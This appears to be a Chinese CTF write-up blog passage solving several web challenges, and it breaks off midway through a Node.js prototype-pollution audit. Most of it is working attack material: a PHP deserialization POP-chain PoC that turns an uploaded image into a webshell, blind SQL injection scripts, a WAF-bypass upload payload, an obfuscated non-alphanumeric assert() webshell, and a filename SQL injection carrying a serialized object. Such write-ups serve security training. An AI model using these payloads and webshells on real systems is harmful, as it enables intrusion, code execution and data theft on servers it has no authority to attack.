10. update_cookie 函数将上传图片的 img 进行序列化和 base64 编码后赋给 cookie 的 user
11. profile 的 _call 和 _get 两个魔术方法，分别书写了在调用不可调用方法和不可调用成员变量时怎么做。__get 会直接从 except 里找，__call 会调用自身的 name 成员变量所指代的变量所指代的方法。

https://blog.csdn.net/xiaolong22333

我看不太懂,但我大受震撼

列一下关键代码

Profile.php

```
public function upload_img(){ //我们目标是要调用这个函数
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url,302);
                exit();
            }
        }

        if(!empty($_FILES)){ //第一次上传会绕过这里，不懂为啥
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        if($this->ext) {
            if(getimagesize($this->filename_tmp)) {
                @copy($this->filename_tmp, $this->filename); //这里将filename改为php后缀的话就能成功将原本的png改为p
hp
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();
            }else{
                $this->error('Forbidden type!', url('../index'));
            }
        }else{
            $this->error('Unknow file type!', url('../index'));
        }
    }
```

两个魔法函数

```
public function __get($name)
    {
        return $this->except[$name]; //这里设置except['index']=upload_img
    }

    public function __call($name, $arguments) //这里因为name为index所以触发__get
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }
```

- 当对象调用不可访问属性时，就会自动触发get魔法方法
- 在对象调用不可访问函数时，就会自动触发call魔法方法

Register.php

```
public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index(); //这里让checker等于Profile类即可触发__call
        }
    }
```

我们最终是要调用upload_img，利用里面的copy来控制文件名，那就是要想办法触发upload_img
pop链还是挺简单的，`$this->checher` 赋值为Profile 对象，那么就会调用Profile对象中的index() 方法，这个方法在Profile中是不存在的，所以会调用 `__call` ，`__call` 中又会调用 `$this->index` ,index 属性在Profile中也是不存在的，就会触发 `__get` 方法，那么我们再设置Profile 中的 `except['index']` 为 upload_img 的话，就会成功触发upload_img()

先注册，登陆，然后上传图片马，接着复制图片路径，放入poc

```php
<?php
namespace app\web\controller;

class Profile
{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;

    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}

class Register
{
    public $checker;
    public $registed;

    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }

}

$profile = new Profile();
$profile->except = ['index' => 'img'];
$profile->img = "upload_img";
$profile->ext = "png";
//修改地址即可
$profile->filename_tmp = "../public/upload/758ab0c50e4a8a37c8ff92ae62f1ef6a/4a47a0db6e60853dedfcfdf08a5ca249.png
";
$profile->filename = "../public/upload/758ab0c50e4a8a37c8ff92ae62f1ef6a/4a47a0db6e60853dedfcfdf08a5ca249.php";

$register = new Register();
$register->registed = false;
$register->checker = $profile;

echo urlencode(base64_encode(serialize($register)));
?>
```

替换原来的cookie，刷新一下，会发现图片马已经成功改为php后缀，蚁剑连接即可

[网鼎杯2018]Unfinish

在注册登录后会显示用户名，但登录时是用邮箱登录的，猜测为2次注入，注入点在username

然后又是新姿势

不多bb，直接上图

不过因为题目过滤了逗号，所以用from for 代替

```
substr(xxx from 2 for 1)相当于substr(xxx,2,1)
```

上脚本

```
import requests
import time
url = 'http://2debc1f8-a31b-4cd0-884b-e008c03d5dc3.node3.buuoj.cn/'
flag = ''
payload = {
    'id':''
}


for i in range(1,300):
    left = 1
    right = 127
    mid=int((left+right)/2)
    while(left<right):
        #payload['id'] = '1^(ascii(substr(database(),%d,1))<%d)'%(i,mid)
        payload['id'] = '1^(ascii(substr((select(group_concat(table_name))from(sys.schema_table_statistics_with_
buffer)where(table_schema=database())),%d,1))<%d)'%(i,mid)
        r = requests.post(url=url,data=payload)
        if 'Nu1L' in r.text:
            left=mid+1
        else:
            right=mid
        mid=int((left+right)/2)
    flag+=chr(mid-1)
    print(flag)


for i in range(1,300):
    for j in range(1,128):
        payload['id'] = "0^((select '1','%s')>(select * from f1ag_1s_h3r3_hhhhh))"%(flag+chr(j))
        r = requests.post(url=url,data=payload)
        time.sleep(0.03)
        if 'Nu1L' in r.text:
            print(flag+chr(j-1))
            flag+=chr(j-1)
            break
```

```
flag{64215a7e-23ec-4c10-8091-26d98b
flag{64215a7e-23ec-4c10-8091-26d98b2
flag{64215a7e-23ec-4c10-8091-26d98b25
flag{64215a7e-23ec-4c10-8091-26d98b25b
flag{64215a7e-23ec-4c10-8091-26d98b25bb
flag{64215a7e-23ec-4c10-8091-26d98b25bbe
flag{64215a7e-23ec-4c10-8091-26d98b25bbed
flag{64215a7e-23ec-4c10-8091-26d98b25bbed}
flag{64215a7e-23ec-4c10-8091-26d98b25bbed}
flag{64215a7e-23ec-4c10-8091-26d98b25bbed}
flag{64215a7e-23ec-4c10-8091-26d98b25bbed}
```

https://blog.csdn.net/xiaolong22333

[GYCTF2020]Easyphp

php反序列化字符串逃逸
不想做了
操，明明之前花了这么长时间学了反序列化字符串逃逸，为什么就看不懂了！操！操！操！
为什么我花一个晚上都搞不懂，操！
啊，算了，无所谓了
老子tm再也不做反序列字符逃逸题了，再做这种sb题目我就是狗！

[MRCTF2020]Ezaudit

www.zip源码泄露

```php
<?php
header('Content-type:text/html; charset=utf-8');
error_reporting(0);
if(isset($_POST['login'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
    $Private_key = $_POST['Private_key'];
    if (($username == '') || ($password == '') ||($Private_key == '')) {
        // 若为空,视为未填写,提示错误,并3秒后返回登录界面
        header('refresh:2; url=login.html');
        echo "用户名、密码、密钥不能为空啦,crispr会让你在2秒后跳转到登录界面的!";
        exit;
}
    else if($Private_key != '*************' )
    {
        header('refresh:2; url=login.html');
        echo "假密钥，咋会让你登录?crispr会让你在2秒后跳转到登录界面的!";
        exit;
    }

    else{
        if($Private_key === '************'){
        $getuser = "SELECT flag FROM user WHERE username= 'crispr' AND password = '$password'".';';
        $link=mysql_connect("localhost","root","root");
        mysql_select_db("test",$link);
        $result = mysql_query($getuser);
        while($row=mysql_fetch_assoc($result)){
            echo "<tr><td>".$row["username"]."</td><td>".$row["flag"]."</td><td>";
        }
    }
    }

}
// genarate public_key
function public_key($length = 16) {
    $strings1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1), 1);
    return $public_key;
  }

  //genarate private_key
  function private_key($length = 12) {
    $strings2 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1), 1);
    return $private_key;
  }
  $Public_key = public_key();
  //$Public_key = KVQP0LdJKRaV3n9D  how to get crispr's private_key???
```

username为crispr，password可以万能密码绕过，只差private_key

显然考察mt_rand()伪随机数

简单来说，mt_rand()是根据种子生成随机数的，只要知道了种子，就能知道会生成哪些数
这里告诉了public_key，利用脚本工具`php_mt_seed`就可以计算出种子
首先提取出public_key中的随机数，再转换成脚本能够识别的格式

```
str1='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
str2='KVQP0LdJKRaV3n9D'

length = len(str2)
res=''
for i in range(len(str2)):
    for j in range(len(str1)):
        if str2[i] == str1[j]:
            res+=str(j)+' '+str(j)+' '+'0'+' '+str(len(str1)-1)+' '
            break
print(res)
```

```
root@kali:~/桌面/php_mt_seed# ./php_mt_seed 36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61
 52 52 0 61 37 37 0 61 3 3 0 61 35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55
 55 0 61 13 13 0 61 61 61 0 61 29 29 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FR
OM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-
62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Found 0, trying 1744830464 - 1778384895, speed 96506109 seeds per second
seed = 1775196155
Found 1, trying 4261412864 - 4294967295, speed 89827421 seeds per second
Found 1
```

得到种子1775196155
接着用这个种子生成Public_key即可

```
<?php
mt_srand(1775196155);
function public_key($length = 16) {
    $strings1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1), 1);
    return $public_key;
  }

function private_key($length = 12) {
    $strings2 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1), 1);
    return $private_key;
  }

public_key();
echo private_key();

?>
```

不过这里有个坑点，虽然是同一个种子，但php版本不同，结果也会不同，我这工具可能比较老，并没有返回适合这个种子的php版本，应该是需要在5.2.1到7.0.x之间

https://blog.csdn.net/xiaolong22333

[红明谷CTF 2021]write_shell

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |_|php|;|~|\\^|\\+|eval|{|}/i",$input)){
        // if(preg_match("/'| |_|=|php/",$input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}

function waf($input){
  if(is_array($input)){
      foreach($input as $key=>$output){
          $input[$key] = waf($output);
      }
  }else{
      $input = check($input);
  }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>
```

php短标签加%09绕过

```
?action=upload&data=<?=`cat%09/flllllll1112222222lag`?>
```

[SCTF2019]Flag Shop

Ruby ERB模板注入
完全没接触过Ruby，告辞

[GXYCTF2019]StrongestMind

还以为是考察什么我没见过的知识点呢，结果就是写脚本算一千次，挺没意思的一题

```
import requests
import re
import time
from requests.sessions import session
url = 'http://9e60bd5f-bce8-4a7d-808a-ca73d4a6d730.node4.buuoj.cn:81/index.php'

s = requests.session()
number = re.compile(r'[0-9]+ [+|-] [0-9]+')
r = s.get(url=url)

for i in range(1050):
    time.sleep(0.1)
    try:
        answer = eval(number.findall(r.text)[0])
        data = {
            'answer': answer
        }
        r = s.post(url=url,data=data)
        r.encoding = "utf-8"
        print(r.text)
    except:
        pass

print(r.text)
```

SUCTF 2018]GetShell

```
if($contents=file_get_contents($_FILES["file"]["tmp_name"])){
    $data=substr($contents,5);
    foreach ($black_char as $b) {
        if (stripos($data, $b) !== false){
            die("illegal char");
        }
    }
}
```

上传的文件会自动改为php后缀
但过滤了很多，从第5位开始截取判断，要构造无字母数字的马，可以用中文取法来实现
贴上大佬的脚本

```php
<?php
//Author: m0c1nu7
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');

function str_split_unicode($str, $l = 0) {

    if ($l > 0) {
        $ret = array();
        $len = mb_strlen($str, "UTF-8");
        for ($i = 0; $i < $len; $i += $l) {
            $ret[] = mb_substr($str, $i, $l, "UTF-8");
        }
        return $ret;
    }
    return preg_split("//u", $str, -1, PREG_SPLIT_NO_EMPTY);
}

$s = '你归来是诗离去成词且笑风尘不敢造次我糟糠能食粗衣也认煮酒话桑不敢相思你终会遇见这么一个人他会用整个人生将你精心收藏用漫长岁月把你妥善安放怕什么岁月漫长你心地善良,终会有一人陪你骑马喝酒走四方为你唱一首歌歌中有你亦有我我的泪我的魅将都融入到我的歌声里飘向孤独的你你是否听到了我的歌曲是否也在黯然落泪？岁月匆匆人生漫漫漠视了真情谁是站谁的谁已经变得不重要至少曾经已拥有长相思爱相随时空隔离谁相陪？花前月下心随风相思一片梦成空笑看往事红尘中多少凝思付清秋？长相思泪相随曾经谁是谁的谁？孤星冷月泪盈盈念曾经相逢心长时光短让人垂泪到天明长相思苦相随窗前双燕比翼飞日暮情人成双对于时光无垠的田野中没有早一步也没有晚一步恰好遇见了想要遇见的人这是一段多少美丽而令人心动的尘缘于爱情来说相见恨早会恨晚站会留下梨花带雨的疼痛而于友情来说无论太早或者太迟都是一份值得珍惜的情缘晚秋缓缓走晚了我的轮回疏雨一刻半疏笼起我深深的梦馀昨日遗憾寸寸疏雨挑涸泪烛落笔无处飒晚秋彼晚秋未晚懒我疏雨疏风去归我初心还我清梦唯我在晚秋未晚里守望那疏雨半疏的麦田待下一片梧桐叶复舞我亦拾起我的旧梦旧梦清寒一枕乱我眸中晚秋蹼蹀的雨疏疏拍窗我的晚秋疏雨半疏疏开昨日我的梦情缘如海深邃澈蓝干涸成妄谈一湛清湖泪潸然一颦寒眉锁阑珊只为你而欣悦只因你而清泪斑斑你是我的前世吧为何沁泊在我的心怀缱绻起涟波千层驻我心扉知我情怀从此我已习惯你的嘘寒问暖懒倦地痴卧在你的胸怀红霞满腮昨天再苦都要用今天的微笑把它吟咏成一段幸福的记忆；曾经再累都要用当站下的遗忘穿越万道红尘让心波澜不惊人生最大的荣耀不在于从不跌倒而在于每一次跌倒后都能爬起来回忆是件很累的事就像失眠时怎么躺都不对的样子有时候往往直到离开在回忆里才能知道自己有多喜欢一座城';

$arr_str=str_split_unicode($s);

for ($i=0; $i < strlen($s) ; $i++) {
 echo $arr_str[$i].' ------- '.~$arr_str[$i][1]."\n";
}
 ?>
```

```php
<?php
$__ = [];
$_ = ($__ == $__);//$_ = 1

$__ = ~(融);
$___ = $__[$_];//a
$__ = ~(匆);
$___ .= $__[$_].$__[$_];//ass
$__ = ~(随);
$___ .= $__[$_];//asse
$__ = ~(千);
$___ .= $__[$_];//asser
$__ = ~(苦);
$___ .= $__[$_];//assert

$____ = ~(~(_));//_
$__ = ~(诗);
$____ .= $__[$_];//_P
$__ = ~(尘);
$____ .= $__[$_];//_PO
$__ = ~(欣);
$____ .= $__[$_];//_POS
$__ = ~(站);
$____ .= $__[$_];//_POST

$_=$$____;//$_POST
$___($_[_]);//assert($_POST[_])
```

最终exp

```php
<?=
$__=[];
$_=($__==$__);
$__=~(融);
$___=$__[$_];
$__=~(匆);
$___.=$__[$_].$__[$_];
$__=~(随);
$___.=$__[$_];
$__=~(千);
$___.=$__[$_];
$__=~(苦);
$___.=$__[$_];
$____=~(~(_));
$__=~(诗);
$____.=$__[$_];
$__=~(尘);
$____.=$__[$_];
$__=~(欣);
$____.=$__[$_];
$__=~(站);
$____.=$__[$_];
$_=$$____;
$___($_[_]);
```

参数名为`_`

flag不在根目录，在环境变量中

payload:`_=system('env')`

[安洵杯 2019]不是文件上传

查看网页源码往下拉，得到提示源码在github，搜索`wowouploadimage`(Powered By wowouploadimage)
得到源码后审计
`helper.php`

```
<?php
class helper {
 protected $folder = "pic/";
 protected $ifview = False;
 protected $config = "config.txt";
 // The function is not yet perfect, it is not open yet.

 public function upload($input="file")
 {
  $fileinfo = $this->getfile($input);
  $array = array();
  $array["title"] = $fileinfo['title'];
  $array["filename"] = $fileinfo['filename'];
  $array["ext"] = $fileinfo['ext'];
  $array["path"] = $fileinfo['path'];
  $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
  $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
  $array["attr"] = serialize($my_ext);
  $id = $this->save($array);
  if ($id == 0){
   die("Something wrong!");
  }
  echo "<br>";
  echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
 }

 public function getfile($input)
 {
  if(isset($input)){
   $rs = $this->check($_FILES[$input]);
  }
  return $rs;
 }

 public function check($info)
 {
  $basename = substr(md5(time().uniqid()),9,16);
  $filename = $info["name"];
  $ext = substr(strrchr($filename, '.'), 1);
  $cate_exts = array("jpg","gif","png","jpeg");
  if(!in_array($ext,$cate_exts)){
   die("<p>Please upload the correct image file!!!</p>");
  }
     $title = str_replace(".".$ext,'',$filename);
     return array('title'=>$title,'filename'=>$basename.".".$ext,'ext'=>$ext,'path'=>$this->folder.$basename."."
.$ext);
 }

 public function save($data)
 {
  if(!$data || !is_array($data)){
   die("Something wrong!");
```

```
  }
  $id = $this->insert_array($data);
  return $id;
 }

 public function insert_array($data)
 {
  $con = mysqli_connect("127.0.0.1","root","root","pic_base");
  if (mysqli_connect_errno($con))
  {
      die("Connect MySQL Fail:".mysqli_connect_error());
  }
  $sql_fields = array();
  $sql_val = array();
  foreach($data as $key=>$value){
   $key_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $key);
   $value_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $value);
   $sql_fields[] = "`".$key_temp."`";
   $sql_val[] = "'".$value_temp."'";
  }
  $sql = "INSERT INTO images (".(implode(",",$sql_fields)).") VALUES(".(implode(",",$sql_val)).")";
  mysqli_query($con, $sql);
  $id = mysqli_insert_id($con);
  mysqli_close($con);
  return $id;
 }

 public function view_files($path){
  if ($this->ifview == False){
   return False;
   //The function is not yet perfect, it is not open yet.
  }
  $content = file_get_contents($path);
  echo $content;
 }

 function __destruct(){
  # Read some config html
  $this->view_files($this->config);
 }
}

?>
```

show.php

```
<!DOCTYPE html>
<html>
<head>
 <title>Show Images</title>
 <link rel="stylesheet" href="./style.css">
 <meta http-equiv="content-type" content="text/html;charset=UTF-8"/>
</head>
<body>

<h2 align="center">Your images</h2>
<p>The function of viewing the image has not been completed, and currently only the contents of your image name can be saved. I hope you can forgive me and my colleagues and I are working hard to improve.</p>
<hr>
```

```php
<?php
include("./helper.php");
$show = new show();
if($_GET["delete_all"]){
 if($_GET["delete_all"] == "true"){
  $show->Delete_All_Images();
 }
}
$show->Get_All_Images();

class show{
 public $con;

 public function __construct(){
  $this->con = mysqli_connect("127.0.0.1","root","root","pic_base");
  if (mysqli_connect_errno($this->con)){
      die("Connect MySQL Fail:".mysqli_connect_error());
  }
 }

 public function Get_All_Images(){
  $sql = "SELECT * FROM images";
  $result = mysqli_query($this->con, $sql);
  if ($result->num_rows > 0){
      while($row = $result->fetch_assoc()){
       if($row["attr"]){
        $attr_temp = str_replace('\0\0\0', chr(0).'*'.chr(0), $row["attr"]);
     $attr = unserialize($attr_temp);
    }
          echo "<p>id=".$row["id"]." filename=".$row["filename"]." path=".$row["path"]."</p>";
      }
  }else{
      echo "<p>You have not uploaded an image yet.</p>";
  }
  mysqli_close($this->con);
 }

 public function Delete_All_Images(){
  $sql = "DELETE FROM images";
  $result = mysqli_query($this->con, $sql);
 }
}
?>

<p><a href="show.php?delete_all=true">Delete All Images</a></p>
<p><a href="upload.php">Upload Images</a></p>

</body>
</html>
```

很明显是要反序列化用`file_get_contents`读取flag，那看看入口在哪

注意到在helper.php中能序列化`$array["attr"] = serialize($my_ext);`，在show.php中有`$attr = unserialize($attr_temp);`

接下来看看功能

图片上传后会将图片的各个属性(title,filename,exp,path,attr)存入数据库中，其中arre为图片的宽和高，在获取后会进行序列化，然后后面读取时反序列化取出

```php
<?php
class helper {
 protected $ifview = TRUE;
 protected $config = "/flag";
}
$p = new helper();
echo serialize($p);
//O:6:"helper":2:{s:9:"*ifview";b:1;s:9:"*config";s:5:"/flag";}
//O:6:"helper":2:{s:9:"\0\0\0ifview";b:1;s:9:"\0\0\0config";s:5:"/flag";}
echo '0x'.bin2hex('O:6:"helper":2:{s:9:"\0\0\0ifview";b:1;s:9:"\0\0\0config";s:5:"/flag";}');
?>
```

注意一开始序列化出来的值要先替换一下，因为`$value_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $value);`，然后再转为16进制，避免被过滤掉特殊符号

那么我们如何改变arre的值呢？继续看

题目并未对文件名进行检测，最终会直接拼接到sql语句中`INSERT INTO images (".(implode(",",$sql_fields)).") VALUES(".(implode(",",$sql_val)).")`，因此可以通过文件名来sql注入

payload

```
filename="1','2','3','4',0x4f3a363a2268656c706572223a323a7b733a393a225c305c305c30696676696577223b623a313b733a393a225c305c305c30636f6e666967223b733a353a222f666c6167223b7d)#.jpg"
```

```
POST /upload.php HTTP/1.1
Host: cc4df617-2c99-4acc-b1d9-968ef548b819.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=---------------------------782634494482497493080786 82
Content-Length: 397
Origin: http://cc4df617-2c99-4acc-b1d9-968ef548b819.node4.buuoj.cn:81
Connection: close
Referer: http://cc4df617-2c99-4acc-b1d9-968ef548b819.node4.buuoj.cn:81/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------782634494482497493080786 82
Content-Disposition: form-data; name="file";
filename="1','2','3','4',0x4f3a363a2268656c706572223a323a7b733a393a225c305c305c306
96676696577223b623a313b733a393a225c305c305c30636f6e666967223b733a353a222f6
66c6167223b7d)#.jpg"
Content-Type: image/png
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 15 Oct 2021 06:52:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.33
Content-Length: 661

<!DOCTYPE html>
<html>
<head>
    <title>Image Upload</title>
    <link rel="stylesheet" href="./style.css">
    <meta http-equiv="content-type" content="text/html;charset=UTF-8"/>
</head>
<body>
<p align="center"><img src="https://i.loli.net/2019/10/06/i5GVSYnB1mZRaFj.png" width=300
length=150></p>
<div align="center">
<form name="upload" action="" method="post" enctype ="multipart/form-data" >
    <input type="file" name="file">
    <input type="Submit" value="submit">
```

CSDN @xiaolong22333

Your images

The function of viewing the image has not been completed, and currently only the contents of your image name can be saved. I hope you can forgive me and my colleagues and I are working hard to improve.

id=3 filename=8cad4b10c07b2cf3.png path=pic/8cad4b10c07b2cf3.png

id=4 filename=2 path=4

id=5 filename=2 path=4

flag{ec92e1d9-eb60-4c7f-a020-aa05a1fe1155}


Delete All Images

Upload Images

CSDN @xiaolong22333

[b01lers2020]Life on Mars


抓包发现有参数，尝试sql注入
我想着这是字符串肯定得有个`'`吧，结果搞半天搞不出来，其实直接union就能注。。。



注意不能出现空格，url编码即可

payload

```
?search=tharsis_rise%20union%20select%201,group_concat(code)%20from%20alien_code.code
```



[GYCTF2020]Ez_Express

第一次做js的题目，还有点懵。之前看到的js题大都是原型链污染，这题也不例外
注册后可以下载到源码，审计`routes/index.js`

```
var express = require('express');
var router = express.Router();
const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
```

```
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
function safeKeyword(keyword) {
  if(keyword.match(/(admin)/is)) {
      return keyword
  }

  return undefined
}

router.get('/', function (req, res) {
  if(!req.session.user){
    res.redirect('/login');
  }
  res.outputFunctionName=undefined;
  res.render('index',data={'user':req.session.user.user});
});


router.get('/login', function (req, res) {
  res.render('login');
});



router.post('/login', function (req, res) {
  if(req.body.Submit=="register"){
   if(safeKeyword(req.body.userid)){
    res.end("<script>alert('forbid word');history.go(-1);</script>")
   }
    req.session.user={
      'user':req.body.userid.toUpperCase(),
      'passwd': req.body.pwd,
      'isLogin':false
    }
    res.redirect('/');
  }
  else if(req.body.Submit=="login"){
    if(!req.session.user){res.end("<script>alert('register first');history.go(-1);</script>")}
    if(req.session.user.user==req.body.userid&&req.body.pwd==req.session.user.passwd){
      req.session.user.isLogin=true;
    }
    else{
      res.end("<script>alert('error passwd');history.go(-1);</script>")
    }

  }
  res.redirect('/'); ;
});
```

```
router.post('/action', function (req, res) {
  if(req.session.user.user!="ADMIN"){res.end("<script>alert('ADMIN is asked');history.go(-1);</script>")}
  req.session.user.data = clone(req.body);
  res.end("<script>alert('success');history.go(-1);</script>");
});
router.get('/info', function (req, res) {
  res.render('index',data={'user':res.outputFunctionName});
})
module.exports = router;
```

找merge，clone函数，这里往往会出现原型链污染点

```
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
```

CSDN @xiaolong22333

往下找到调用clone()的地方

```
router.post('/action', function (req, res) {
  if(req.session.user.user!="ADMIN"){res.end("<script>alert('ADMIN is asked');history.go(-1);</script>")}
  req.session.user.data = clone(req.body);
  res.end("<script>alert('success');history.go(-1);</script>");
});
```

当用户为ADMIN时才会调用clone()
